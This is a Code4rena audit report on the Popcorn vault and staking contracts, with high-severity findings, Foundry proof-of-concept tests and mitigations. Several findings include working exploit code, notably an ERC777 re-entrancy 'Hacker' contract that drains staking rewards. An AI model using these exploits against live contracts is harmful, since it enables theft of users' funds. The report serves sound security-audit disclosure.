Introducing Code4rena Blue: Dedicated defense. Competitive bounties. Independent judging.
Learn more →

# Popcorn contest
# Findings & Analysis Report

2023-09-07

## Table of contents

- [M-15] Management Fee for a vault is charged even when there is no assets under management and subject to manipulation.
- [M-16] The calculation of `takeFees` in `Vault` contract is incorrect
- [M-17] Malicious Users Can Drain The Assets Of Vault. (Due to not being ERC4626 Complaint)
- [M-18] Strategy can't earn yields for user as underlyingBalance is not updated when strategy deposits
- [M-19] Owner can collect management fees with a new increased fee for previous time period.
- [M-20] erc777 cross function re-entrancy
- [M-21] AdapterBase should always use delegatecall to call the functions in the strategy
- [M-22] Vault fees can be set to anything when initializing
- [M-23] `syncFeeCheckpoint()` does not modify the highWaterMark correctly, sometimes it might even decrease its value, resulting in charging more performance fees than it should
- [M-24] Accrued perfomance fee calculation takes wrong assumptions for share decimals, leading to loss of shares or hyperinflation
- [M-25] AdpaterBase.harvest should be called before deposit and withdraw
- [M-26] `**Harvest()**` may not be executed when changing a Vault adapter
- [M-27] Faulty Escrow config will lock up reward tokens in Staking contract
- [M-28] Reentrancy abuse to reduce the minted management fees when changing an adapter
- [M-29] `MultiRewardStaking.changeRewardSpeed()` breaks the distribution
- [M-30] Vault creator can't change quitPeriod
- [M-31] Vault creator can't change feeRecipient after deployment
- [M-32] DOS any Staking contract with Arithmetic Overflow

# Overview

## About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the Popcorn smart contract system written in Solidity. The audit took place between January 31—February 7 2023.

## Wardens

178 Wardens contributed reports to the Popcorn audit:

1. 0Kage
2. 0x3b
3. 0x52
4. 0xAgro
5. 0xBeirao

6. 0xMirce
7. 0xNazgul
8. 0xNineDec
9. 0xRajkumar
10. 0xRobocop
11. 0xSmartContract
12. 0xTraub
13. 0xWeiss
14. 0xackermann
15. 0xdaydream
16. 0xdeadbeef0x
17. 0xjuicer
18. 0xmuxyz
19. 2997ms
20. 3dgeville
21. 41i3xn
22. 7siech
23. Ada
24. Awesome
25. Aymen0909
26. Bauer
27. Blockian
28. BnkeOx0
29. Breeje
30. CRYP70
31. Ch_301
32. CodingNameKiki
33. Cryptor
34. DadeKuma

35. Deathstore
36. Deekshith99
37. Deivitto
38. DevABDee
39. DevTimSch
40. Dewaxindo
41. Diana
42. Ermaniwe
43. GreedyGoblin
44. Guild_3 (David_, amarachiugwu, mastamynd, and Sayrarh)
45. H0
46. Hawkeye (0xwags and 0xmint)
47. IceBear
48. IIIIIII
49. Inspectah
50. JDeryl
51. Josiah
52. KIntern_NA (TrungOre, duc, and Trumpero)
53. Kaiziron
54. Kaysoft
55. Kenshin
56. KingNFT
57. Krace
58. Kumpa
59. Lirios
60. Madalad
61. Malatrax
62. Mukund
63. MyFDsYours

64. NoamYakov
65. Nyx
66. Pheonix
67. Polaris_tow
68. Praise
69. Qeew
70. RaymondFam
71. ReyAdmirado
72. Rickard
73. Rolezn
74. Ruhum
75. SadBase
76. Sathish9098
77. SkyWalkerMan
78. SleepingBugs (Deivitto and 0xLovesleep)
79. UdarTeam (ahmedov and tourist)
80. Udsen
81. Viktor_Cortess
82. Walter
83. aashar
84. adeolu
85. apvlki
86. arialblack14
87. ast3ros
88. atharvasama
89. ayeslick
90. bin2chen
91. btk
92. bug_squ4sh

93. c3phas
94. cccz
95. chaduke
96. chandkommanaboyina
97. chrisdior4
98. climber2002
99. codetilda
100. critical-or-high
101. cryptonue
102. cryptostellar5
103. csanuragjain
104. ddimitrov22
105. dec3ntraliz3d
106. descharre
107. dharma09
108. doublesharp
109. eccentricexit
110. eierina
111. ethernomad
112. eyexploit
113. fs0c
114. fyvgsk
115. georgits
116. giovannidisiena
117. gjaldon
118. hagrid
119. halden
120. hansfriese
121. hashminer0725

122. imare
123. immeas
124. jasonxiale
125. joestakey
126. koxuan
127. ktg
128. ladboy233
129. lukris02
130. luxartvinsec
131. matrix_0wl
132. merlin
133. mert_eren
134. mgf15
135. minhtrng
136. mookimgo
137. mrpathfindr
138. nadin
139. okkothejawa
140. olegthegoat
141. orion
142. pavankv
143. peakbolt
144. peanuts
145. pwnforce
146. rbserver
147. rebase
148. rvi0x
149. rvierdiiev
150. saneryee

151. savi0ur
152. sayan
153. scokaf (Scoon and jauvany)
154. seeu
155. shark
156. simon135
157. slowfi
158. sorrynotsorry
159. supernova
160. thecatking
161. tnevler
162. tsvetanovv
163. ulqiorra
164. ustas
165. waldenyan20
166. y1cunhui
167. yellowBirdy
168. yongskiws
169. yosuke

This audit was judged by LSDan.

Final report assembled by itsmetechjay.

## Summary

The C4 analysis yielded an aggregated total of 47 unique vulnerabilities. Of these vulnerabilities, 12 received a risk rating in the category of HIGH severity and 35 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 125 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 22 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

## Scope

The code under review can be found within the C4 Popcorn audit repository, and is composed of 16 smart contracts, 18 interfaces and 1 abstract written in the Solidity programming language and includes 2,694 lines of Solidity code.

## Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

## High Risk Findings (12)

### [H-01] Any user can drain the entire reward fund in MultiRewardStaking due to incorrect calculation of `supplierDelta`

*Submitted by* ulqiorra, *also found by* joestakey, 0Kage, *and* 0xMirce

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L406

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L427

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L274

## Impact

Reward `deltaIndex` in `_accrueRewards()` is multiplied by `10**decimals()` but eventually divided by `rewards.ONE` (which is equal to `10**IERC20Metadata(address(rewardToken)).decimals()`) in `_accrueUser()`.

If the number of decimals in MultiRewardEscrow share token differs from the number of decimals in the reward token, then all rewards are multipled by `10 ** (decimals() - rewardToken.decimals())`.

Therefore, for example, if an admin adds USDT as the reward token with decimals=6, it will result in the reward for any user to be multiplied by `10**(18-6) = 1000000000000` on the next block. This will at best lead to a DOS where no one will be able to withdraw funds. But at worst, users will drain the entire reward fund due to inflated calculations in the next block.

## Proof of Concept

Put the following test in `./test/` folder and run with `forge test --mc DecimalMismatchTest`. The test fails because of incorrect `supplierDelta` calculations:

```
// SPDX-License-Identifier: GPL-3.0
// Docgen-SOLC: 0.8.15

pragma solidity ^0.8.15;

import { Test } from "forge-std/Test.sol";
import { SafeCastLib } from "solmate/utils/SafeCastLib.sol";
import { MockERC20 } from "./utils/mocks/MockERC20.sol";
import { IMultiRewardEscrow } from "../src/interfaces/IMultiRewa
```

```
import { MultiRewardStaking, IERC20 } from "../src/utils/MultiRe
import { MultiRewardEscrow } from "../src/utils/MultiRewardEscrc

contract DecimalMismatchTest is Test {
  using SafeCastLib for uint256;

  MockERC20 stakingToken;
  MockERC20 rewardToken;
  MultiRewardStaking staking;
  MultiRewardEscrow escrow;

  address alice = address(0xABCD);
  address bob = address(0xDCBA);
  address feeRecipient = address(0x9999);

  function setUp() public {
    vm.label(alice, "alice");
    vm.label(bob, "bob");

    // staking token has 18 decimals
    stakingToken = new MockERC20("Staking Token", "STKN", 18);

    // reward token has 6 decimals (for example USDT)
    rewardToken = new MockERC20("RewardsToken1", "RTKN1", 6);

    escrow = new MultiRewardEscrow(address(this), feeRecipient);

    staking = new MultiRewardStaking();
    staking.initialize(IERC20(address(stakingToken)), IMultiRewa

    rewardToken.mint(address(this), 1000 ether);
    rewardToken.approve(address(staking), 1000 ether);

    staking.addRewardToken(
      // rewardToken
      IERC20(address(rewardToken)),

      // rewardsPerSecond
      1e10,

      // amount
      1e18,

      // useEscrow
      false,
```

```
        // escrowPercentage
        0,

        // escrowDuration
        0,

        // offset
        0
      );

    }

    function testWrongSupplierDelta() public {
      stakingToken.mint(address(bob), 1);

      vm.prank(bob);
      stakingToken.approve(address(staking), 1);

      vm.prank(bob);
      staking.deposit(1);

      assert (staking.balanceOf(bob) == 1);

      vm.warp(block.timestamp + 1);

      IERC20[] memory a = new IERC20[](1);
      a[0] = IERC20(address(rewardToken));

      vm.prank(bob);

      // 1 second elapsed, so Bob must get a little reward
      // but instead this will REVERT with "ERC20: transfer amount
      // because the `supplierDelta` is computed incorrect and bec
      staking.claimRewards(bob, a);
    }
  }
```

## Recommended Mitigation Steps

Use the same number of decimals when calculating `deltaIndex` and `supplierDelta`.

**RedVeil (Popcorn) confirmed**

## [H-02] `BeefyAdapter()` malicious vault owner can use malicious `\_beefyBooster` to steal the adapter's token

*Submitted by* bin2chen, *also found by* Ch_301, rvierdiiev, *and* 0xTraub

Malicious vault owner can use Malicious `\_beefyBooster` to steal the adapter's token.

### Proof of Concept

When creating a BeefyAdapter, the vault owner can specify the `\_beefyBooster`.

The current implementation does not check if the `\_beefyBooster` is legitimate or not, and worse, it `\_beefyVault.approve` to the `\_beefyBooster` during initialization.

The code is as follows:

```
contract BeefyAdapter is AdapterBase, WithRewards {
...
    function initialize(
        bytes memory adapterInitData,
        address registry,
        bytes memory beefyInitData
    ) external initializer {

        (address _beefyVault, address _beefyBooster) = abi.decoc
            beefyInitData,   //@audit <--------- beefyInitData c
            (address, address)
        );


        //@audit <-------- not check _beefyBooster is legal
        if (
            _beefyBooster != address(0) &&
            IBeefyBooster(_beefyBooster).stakedToken() != _beefy
        ) revert InvalidBeefyBooster(_beefyBooster);

...

        if (_beefyBooster != address(0))
```

```
            IERC20(_beefyVault).approve(_beefyBooster, type(uint
    }

    function _protocolDeposit(uint256 amount, uint256)
        internal
        virtual
        override
    {
        beefyVault.deposit(amount);
        if (address(beefyBooster) != address(0))
            beefyBooster.stake(beefyVault.balanceOf(address(this
    }
```

As a result, a malicious user can pass a malicious `\_beefyBooster` contract, and when the user deposits to the vault, the vault is saved to the `\_beefyVault`.

This malicious `\_beefyBooster` can execute `\_beefyVault.transferFrom(BeefyAdapter)`, and take all the tokens stored by the adapter to `\_beefyVault`.

## Recommended Mitigation Steps

Check `\_beefyBooster` just like you check `\_beefyVault`:

```
    function initialize(
        bytes memory adapterInitData,
        address registry,
        bytes memory beefyInitData
    ) external initializer {
...
        if (!IPermissionRegistry(registry).endorsed(_beefyVault)
            revert NotEndorsed(_beefyVault);
...
+       if (!IPermissionRegistry(registry).endorsed(_beefyBooste
+           revert NotEndorsed(_beefyBooster);

        if (
            _beefyBooster != address(0) &&
            IBeefyBooster(_beefyBooster).stakedToken() != _beefy
        ) revert InvalidBeefyBooster(_beefyBooster);
```

RedVeil (Popcorn) confirmed

## [H-03] Incorrect Reward Duration After Change in Reward Speed in MultiRewardStaking

*Submitted by* waldenyan20, *also found by* 0xRobocop, minhtrng, hansfriese, KIntern_NA, mert_eren, peanuts, cccz, *and* Ruhum

When the reward speed is changed in `MultiRewardStaking`, the new end time is calculated based off of the balance of the reward token owned by the contract. This, however, is not the same as the number of reward tokens that are left to be distributed since some of those tokens may be owed to users who have not collected their rewards yet. As a result, some users may benefit from earning rewards past the end of the intended reward period, and leaving the contract unable to pay the rewards it owes other users.

### Proof of Concept

A simple Foundry test I wrote demonstrates that the contracts fail to calculate the rewards properly after the reward speed is changed:

```
// SPDX-License-Identifier: GPL-3.0
// Docgen-SOLC: 0.8.15

pragma solidity ^0.8.15;

import { Test } from "forge-std/Test.sol";
import { SafeCastLib } from "solmate/utils/SafeCastLib.sol";
import { MockERC20 } from "./utils/mocks/MockERC20.sol";
import { IMultiRewardEscrow } from "../src/interfaces/IMultiRewa
import { MultiRewardStaking, IERC20 } from "../src/utils/MultiRe
import { MultiRewardEscrow } from "../src/utils/MultiRewardEscr

contract AuditTest is Test {
  using SafeCastLib for uint256;

  MockERC20 stakingToken;
  MockERC20 rewardToken1;
  MockERC20 rewardToken2;
```

```
IERC20 iRewardToken1;
IERC20 iRewardToken2;

MultiRewardStaking staking;
MultiRewardEscrow escrow;

address alice = address(0xABCD);
address bob = address(0xDCBA);
address feeRecipient = address(0x9999);


bytes32 constant PERMIT_TYPEHASH =
  keccak256("Permit(address owner,address spender,uint256 valu

event RewardInfoUpdate(IERC20 rewardsToken, uint160 rewardsPer
event RewardsClaimed(address indexed user, IERC20 rewardsToker

function setUp() public {
  vm.label(alice, "alice");
  vm.label(bob, "bob");

  stakingToken = new MockERC20("Staking Token", "STKN", 18);

  rewardToken1 = new MockERC20("RewardsToken1", "RTKN1", 18);
  rewardToken2 = new MockERC20("RewardsToken2", "RTKN2", 18);
  iRewardToken1 = IERC20(address(rewardToken1));
  iRewardToken2 = IERC20(address(rewardToken2));

  escrow = new MultiRewardEscrow(address(this), feeRecipient);

  staking = new MultiRewardStaking();
  staking.initialize(IERC20(address(stakingToken)), IMultiRewa
}

function _addRewardToken(MockERC20 rewardsToken) internal {
  rewardsToken.mint(address(this), 10 ether);
  rewardsToken.approve(address(staking), 10 ether);

  staking.addRewardToken(IERC20(address(rewardsToken)), 0.1 et
}

function test__endtime_after_change_reward_speed() public {
  _addRewardToken(rewardToken1);

  stakingToken.mint(alice, 1 ether);
  stakingToken.mint(bob, 1 ether);
```

```
        vm.prank(alice);
        stakingToken.approve(address(staking), 1 ether);
        vm.prank(bob);
        stakingToken.approve(address(staking), 1 ether);

        vm.prank(alice);
        staking.deposit(1 ether);

        // 50% of rewards paid out
        vm.warp(block.timestamp + 50);

        vm.prank(alice);
        staking.withdraw(1 ether);
        assertEq(staking.accruedRewards(alice, iRewardToken1), 5 eth

        // Double Accrual (from original)
        staking.changeRewardSpeed(iRewardToken1, 0.2 ether); // Twic

        vm.prank(bob);
        staking.deposit(1 ether);

        // The remaining 50% of rewards paid out
        vm.warp(block.timestamp + 200);

        vm.prank(bob);
        staking.withdraw(1 ether);
        assertEq(staking.accruedRewards(bob, iRewardToken1), 5 ether
    }

}
```

The output of the test demonstrates an incorrect calculation:

```
[FAIL. Reason: Assertion failed.] test__endtime_after_change_rew
Logs:
  Error: a == b not satisfied [uint]
    Expected: 5000000000000000000
      Actual: 20000000000000000000

Test result: FAILED. 0 passed; 1 failed; finished in 6.12ms
```

Notice that the amount of reward tokens given to Bob is more than the amount owned by the contract!

### Tools Used

I reproduced the bug simply by adding a test within the existing Foundry project.

### Recommended Mitigation Steps

There is a nice accounting trick to make sure the remaining time is calculated correctly without needing to keep track of how much you owe to users that has not been paid out yet. I would suggest changing the vulnerable code in `changeRewardSpeed` to:

```
        uint32 prevEndTime = rewards.rewardsEndTimestamp;

        uint256 remainder = prevEndTime > block.timestamp ? (uint256

        uint32 rewardsEndTimestamp = _calcRewardsEnd(
          block.timestamp.safeCastTo32(),
          rewardsPerSecond,
          remainder
        );
```

RedVeil (Popcorn) confirmed, but disagreed with severity

## [H-04] Staking rewards can be drained

*Submitted by* 0xdeadbeef0x, *also found by* apvlki, ulqiorra, immeas, fs0c, gjaldon, Aymen0909, SadBase, hansfriese, KIntern_NA, Krace, aashar, 0xNazgul, mrpathfindr, btk, mert_eren, Kumpa, waldenyan20, Kenshin, y1cunhui, KingNFT, 0Kage, rvi0x, 0xRobocop, eccentricexit, supernova, critical-or-high, peanuts, rvierdiiev, cccz, mgf15, *and* orion

If ERC777 tokens are used for rewards, the entire balance of rewards in the staking contract can get drained by an attacker.

### Proof of Concept

ERC777 allow users to register a hook to notify them when tokens are transferred to them.

This hook can be used to reenter the contract and drain the rewards.

The issue is in the `claimRewards` in `MultiRewardStaking`. The function does not follow the checks-effects-interactions pattern and therefore can be reentered when transferring tokens in the for loop.
https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L170-L187

```
function claimRewards(address user, IERC20[] memory _rewardTok
  for (uint8 i; i < _rewardTokens.length; i++) {
    uint256 rewardAmount = accruedRewards[user][_rewardTokens[

    if (rewardAmount == 0) revert ZeroRewards(_rewardTokens[i]

    EscrowInfo memory escrowInfo = escrowInfos[_rewardTokens[i

    if (escrowInfo.escrowPercentage > 0) {
      _lockToken(user, _rewardTokens[i], rewardAmount, escrowI
      emit RewardsClaimed(user, _rewardTokens[i], rewardAmount
    } else {
      _rewardTokens[i].transfer(user, rewardAmount);
      emit RewardsClaimed(user, _rewardTokens[i], rewardAmount
    }

    accruedRewards[user][_rewardTokens[i]] = 0;
  }
```

As can be seen above, the clearing of the `accruedRewards` is done AFTER the transfer when it should be BEFORE the transfer.

**Foundry POC**

The POC demonstrates an end-to-end attack including a malicious hacker contract that steals the balance of the reward token.

Add the following file (drainRewards.t.sol) to the test directory:
https://github.com/code-423n4/2023-01-popcorn/tree/main/test

```
// SPDX-License-Identifier: GPL-3.0
// Docgen-SOLC: 0.8.15

pragma solidity ^0.8.15;

import { Test } from "forge-std/Test.sol";
import { MockERC20 } from "./utils/mocks/MockERC20.sol";
import { IMultiRewardEscrow } from "../src/interfaces/IMultiRewa
import { MultiRewardStaking, IERC20 } from "../src/utils/MultiRe
import { MultiRewardEscrow } from "../src/utils/MultiRewardEscrc

import { ERC777 } from "openzeppelin-contracts/token/ERC777/ERC7

contract MockERC777 is ERC777 {
  uint8 internal _decimals;
  mapping(address => address) private registry;

    constructor() ERC777("MockERC777", "777", new address[](0))


  function decimals() public pure override returns (uint8) {
    return uint8(18);
  }

  function mint(address to, uint256 value) public virtual {
    _mint(to, value, hex'', hex'', false);
  }

  function burn(address from, uint256 value) public virtual {
    _mint(from, value, hex'', hex'');
  }
}

contract Hacker {
    IERC20[] public rewardsTokenKeys;
    MultiRewardStaking staking;
    constructor(IERC20[] memory _rewardsTokenKeys, MultiRewardSt
      rewardsTokenKeys = _rewardsTokenKeys;
      staking = _staking;

      // register hook
      bytes32 erc777Hash = keccak256("ERC777TokensRecipient");
```

```
      bytes memory data = abi.encodeWithSignature("setInterfaceI
      address(0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24).call(d
    }

    // deposit into staking
    function approveAndDeposit() external {
      IERC20 stakingToken = IERC20(staking.asset());
      stakingToken.approve(address(staking), 1 ether);
      staking.deposit(1 ether);
    }

    function startHack() external {
      // Claim and reenter until staking contract is drained
      staking.claimRewards(address(this), rewardsTokenKeys);
    }
    function tokensReceived(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes calldata userData,
        bytes calldata operatorData
    ) external {
      // continue as long as the balance of the reward token is
      // In real life, we should check the lower boundry to prev
      // when trying to send more then the balance.
      if(ERC777(msg.sender).balanceOf(address(staking)) > 0){
        staking.claimRewards(address(this), rewardsTokenKeys);
      }
    }
}

contract DrainRewards is Test {
  MockERC20 stakingToken;
  MockERC777 rewardToken1;
  IERC20 iRewardToken1;
  MultiRewardStaking staking;
  MultiRewardEscrow escrow;

  address feeRecipient = address(0x9999);


  function setUp() public {
    stakingToken = new MockERC20("Staking Token", "STKN", 18);
    rewardToken1 = new MockERC777();
    iRewardToken1 = IERC20(address(rewardToken1));
```

```
    escrow = new MultiRewardEscrow(address(this), feeRecipient);
    staking = new MultiRewardStaking();
    staking.initialize(IERC20(address(stakingToken)), IMultiRewa
  }

  function _addRewardToken(MockERC777 rewardsToken) internal {
    rewardsToken.mint(address(this), 10 ether);
    rewardsToken.approve(address(staking), 10 ether);
    staking.addRewardToken(IERC20(address(rewardsToken)), 0.1 et
  }

  function test__claim_reentrancy() public {
    // Prepare array for `claimRewards`
    IERC20[] memory rewardsTokenKeys = new IERC20[](1);
    rewardsTokenKeys[0] = iRewardToken1;

    // setup hacker contract
    Hacker hacker = new Hacker(rewardsTokenKeys, staking);
    address hackerAddr = address(hacker);
    stakingToken.mint(hackerAddr, 1 ether);
    hacker.approveAndDeposit();

    // Add reward token to staking
    _addRewardToken(rewardToken1);

    // 10% of rewards paid out
    vm.warp(block.timestamp + 10);

    // Get the full rewards held by the staking contract
    uint256 full_rewards_amount = iRewardToken1.balanceOf(addres

    // Call hacker to start claiming the rewards and reenter
    hacker.startHack();

    // validate we received 100% of rewards (10 eth)
    assertEq(rewardToken1.balanceOf(hackerAddr), full_rewards_am
  }
}
```

To run the POC, execute the following command:

```
forge test -m "test__claim_reentrancy" --fork-url=<MAINNET FORK>
```

Expected results:

```
Running 1 test for test/drainRewards.t.sol:DrainRewards
[PASS] test__claim_reentrancy() (gas: 1018771)
Test result: ok. 1 passed; 0 failed; finished in 6.46s
```

### Tools Used

Foundry, VS Code

### Recommended Mitigation Steps

Follow the checks-effects-interactions pattern and clear out `accruedRewards[user][_rewardTokens[i]]` before transferring.

Additionally, it would be a good idea to add a ReentrancyGuard modifier to the function.

**RedVeil (Popcorn) confirmed, but disagreed with severity**

## [H-05] Malicious strategy can lead to loss of funds

*Submitted by* **7siech**, *also found by* **imare** *and* **fs0c**

A malicious strategy has access to the adapter's storage and can therefore freely change any values.

### Proof of Concept

Because `AdapterBase` calls the `Strategy` using `delegatecall`, the `Strategy` has access to the calling contract's storage and can be manipulated directly.

In the following proof of concept, a `MaliciousStrategy` is paired with the `BeefyAdapter` and when called will manipulate the `performanceFee` and `highWaterMark` values. Of course, any other storage slots of the adapter could also be manipulated or any other calls to external contracts on behalf of the `msg.sender` could be performed.

`MaliciousStrategy` implementation showing the exploit - https://gist.github.com/alpeware/e0b1c9f3304199861427l1e814bfdc7b#file-beefyadapter-t-sol-L18

`Adapter` helper used to determine the storage slots - https://gist.github.com/alpeware/e0b1c9f3304199861427l1e814bfdc7b#file-beefyadapter-t-sol-L65

`BeefyAdapterTest` changes made to tests -

Adding the malicious strategy - https://gist.github.com/alpeware/e0b1c9f3304199861427l1e814bfdc7b#file-beefyadapter-t-sol-L123

Adding new test `test__StrategyHarvest()` executing `harvest()` - https://gist.github.com/alpeware/e0b1c9f3304199861427l1e814bfdc7b#file-beefyadapter-t-sol-L132

Log output - https://gist.github.com/alpeware/e0b1c9f3304199861427l1e814bfdc7b#file-log-txt

### Tools Used

Foundry

### Recommended Mitigation Steps

From chatting with the devs, the goal is to mix and match adapters and strategies. I don't think `delegatecall` should be used and adapters and strategies should be treated as separate contracts. Relevant approvals should be given individually instead.

RedVeil (Popcorn) acknowledged

## [H-06] Lost Rewards in MultiRewardStaking Upon Third-Party Withdraw

*Submitted by* waldenyan20*, also found by* ulqiorra*,* hansfriese*, and* KingNFT

Affected contract: `MultiRewardStaking`

When assets are withdrawn for user `Alice` by an approved user `Bob` to a receiver that is not `Alice`, the rewards are never accrued and the resulting **staking rewards are lost forever.** This is because `accrueRewards` is called on `caller` and `receiver` but never `owner`.

Third-party withdrawals are allowed by the fact that `withdraw(uint256, address, address)` exists in `ERC4626Upgradeable` and is never overwritten by a method with the same signature. Protocols composing with Popcorn will assume by the nature of this contract being an `ERC4626` that this method is safe to use when it in fact costs the user significantly.

## Proof of Concept

I created a test to reproduce this bug. When I included the below code within `MultiRewardStaking.t.sol` it passed, meaning Alice and Bob both had no rewards to claim by the end:

```
    function test__withdraw_bug() public {
        // Add a reward token
        _addRewardToken(rewardToken1); // adds at 0.1 per second

        // Make a deposit for Alice
        stakingToken.mint(alice, 1 ether);
        vm.prank(alice);
        stakingToken.approve(address(staking), 1 ether);
        assertEq(stakingToken.allowance(alice, address(staking)), 1

        assertEq(staking.balanceOf(alice), 0);
        vm.prank(alice);
        staking.deposit(1 ether);
        assertEq(staking.balanceOf(alice), 1 ether);

        // Move 10 seconds into the future
        vm.warp(block.timestamp + 10); // 1 ether should be owed to

        // Approve Bob for withdrawal
```

```
        vm.prank(alice);
        staking.approve(bob, 1 ether);

        // Bob withdraws to himself
        vm.prank(bob);
        staking.withdraw(1 ether, bob, alice);
        assertEq(staking.balanceOf(alice), 0);
        assertEq(stakingToken.balanceOf(bob), 1 ether);

        IERC20[] memory rewardsTokenKeys = new IERC20[](1);
        rewardsTokenKeys[0] = iRewardToken1;

        // Alice has no rewards to claim
        vm.prank(alice);
        vm.expectRevert(abi.encodeWithSelector(MultiRewardStaking.Ze
        staking.claimRewards(alice, rewardsTokenKeys);

        // Bob has no rewards to claim
        vm.prank(bob);
        vm.expectRevert(abi.encodeWithSelector(MultiRewardStaking.Ze
        staking.claimRewards(bob, rewardsTokenKeys);
    }
```

One can similarly create a test that doesn't expect the calls at the end to revert and that test will fail.

### Tools Used

I reproduced the bug simply by adding a test within the existing Foundry project.

### Recommended Mitigation Steps

1. Fix the code by changing this line of code in `_withdraw` to instead call `_accrueRewards(owner, receiver)`. It is okay to not accrue the rewards on `caller` since the caller neither gains nor loses staked tokens.
2. Add a similar test as above in `MultiRewardStaking.t.sol` that **will fail** if Alice is unable to withdraw `1 ether` of rewards in the end.

**RedVeil (Popcorn) confirmed, but disagreed with severity**

## [H-07] Anyone who uses same adapter has the ability to pause it

*Submitted by* rvierdiiev*, also found by* bin2chen

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L605-L615

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L575

### Impact

Anyone who uses same adapter has the ability to pause it. As result you have the ability to pause any vault by creating your vault with the same adapter.

When a user creates vault, he has the ability to deploy new adapter or reuse already created adapter.

VaultController gives ability to pause adapter.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L605-L615

```
function pauseAdapters(address[] calldata vaults) external {
  uint8 len = uint8(vaults.length);
  for (uint256 i = 0; i < len; i++) {
    _verifyCreatorOrOwner(vaults[i]);
    (bool success, bytes memory returnData) = adminProxy.execu
      IVault(vaults[i]).adapter(),
      abi.encodeWithSelector(IPausable.pause.selector)
    );
    if (!success) revert UnderlyingError(returnData);
  }
}
```

As you can see `_verifyCreatorOrOwner` is used to determine if msg.sender can pause adapter.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L667-L670

```
function _verifyCreatorOrOwner(address vault) internal returns
  metadata = vaultRegistry.getVault(vault);
  if (msg.sender != metadata.creator || msg.sender != owner) r
}
```

So in case if you are creator of vault that uses adaptor that you want to pause, then you are able to pause it.

This is how it can be used in order to stop the vault.

1. Someone created vault that uses adapterA.
2. Attacker creates own vault and sets adapterA as well.
3. Now attacker is able to pause adapterA and as result it's not possible to deposit anymore. Also vault is not earning fees now, as pausing withdraws all from strategy.
4. And it can pause it as many times as he wants (in case if someone else will try to unpause it).

So this attack allows to stop all vaults that use same adapter from earning yields.

### Tools Used

VS Code

### Recommended Mitigation Steps

I think that it's better to create a clone of adapter for the vault, so each vault has separate adapter.

RedVeil (Popcorn) acknowledged, but disagreed with severity

## [H-08] Attacker can deploy vaults with a malicious Staking contract

*Submitted by* gjaldon*, also found by* Ch_301*,* KIntern_NA*, and* mookimgo

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L106-L110

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultRegistry.sol#L44-L53

## Impact

Anyone can deploy a Vault with a malicious Staking contract attached. If the Staking contract already exists, we can just pass its address to `deployVault` and no checks will be applied to see whether the Staking contract matches valid Staking templates in the Template Registry.

An attacker can create malicious Staking contract that acts like a regular ERC-4626 vault but with a backdoor function that allows them to withdraw all the deposited funds in the contract. Users may assume the Staking contract is valid and safe and will deposit their funds into it. This will lead to loss of funds for users and huge loss of credibility for the protocol.

## Proof of Concept

The below PoC shows the behavior described above where any Staking contract can be deployed with a Vault. The below lines will need to be added to the `VaultController.t.sol` file.

```
function test__deploy_malicious_staking_contract() public {
  addTemplate("Adapter", templateId, adapterImpl, true, true);
  addTemplate("Strategy", "MockStrategy", strategyImpl, false,
  addTemplate("Vault", "V1", vaultImpl, true, true);

  // Pretend this malicious Staking contract allows attacker t
  // all the funds from it while allowing users to use it like
  MultiRewardStaking maliciousStaking = new MultiRewardStaking

  vm.startPrank(alice);
  address vault = controller.deployVault(
    VaultInitParams({
      asset: iAsset,
      adapter: IERC4626(address(0)),
```

```
            fees: VaultFees({
              deposit: 100,
              withdrawal: 200,
              management: 300,
              performance: 400
            }),
            feeRecipient: feeRecipient,
            owner: address(this)
          }),
          DeploymentArgs({ id: templateId, data: abi.encode(uint256(
          DeploymentArgs({ id: 0, data: "" }),
          address(maliciousStaking),
          "",
          VaultMetadata({
            vault: address(0),
            staking: address(maliciousStaking),
            creator: alice,
            metadataCID: metadataCid,
            swapTokenAddresses: swapTokenAddresses,
            swapAddress: address(0x5555),
            exchange: uint256(1)
          }),
          0
        );
        vm.stopPrank();

        assertEq(vaultRegistry.getVault(vault).staking, address(mali
    }
```

The test can be run with the following command: `forge test --no-match-contract 'Abstract' --match-test test__deploy_malicious_staking_contract`

## Tools Used

VS Code, Foundry

## Recommended Mitigation Steps

Add checks to verify that the Staking contract being used in `deployVault` is a Staking contract that was deployed by the system and uses an approved template:

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L106-L110

RedVeil (Popcorn) confirmed

## [H-09] Attacker can steal 99% of total balance from any reward token in any Staking contract

*Submitted by* gjaldon

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L108-L110

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L483-L503

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L296-L315

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L351-L360

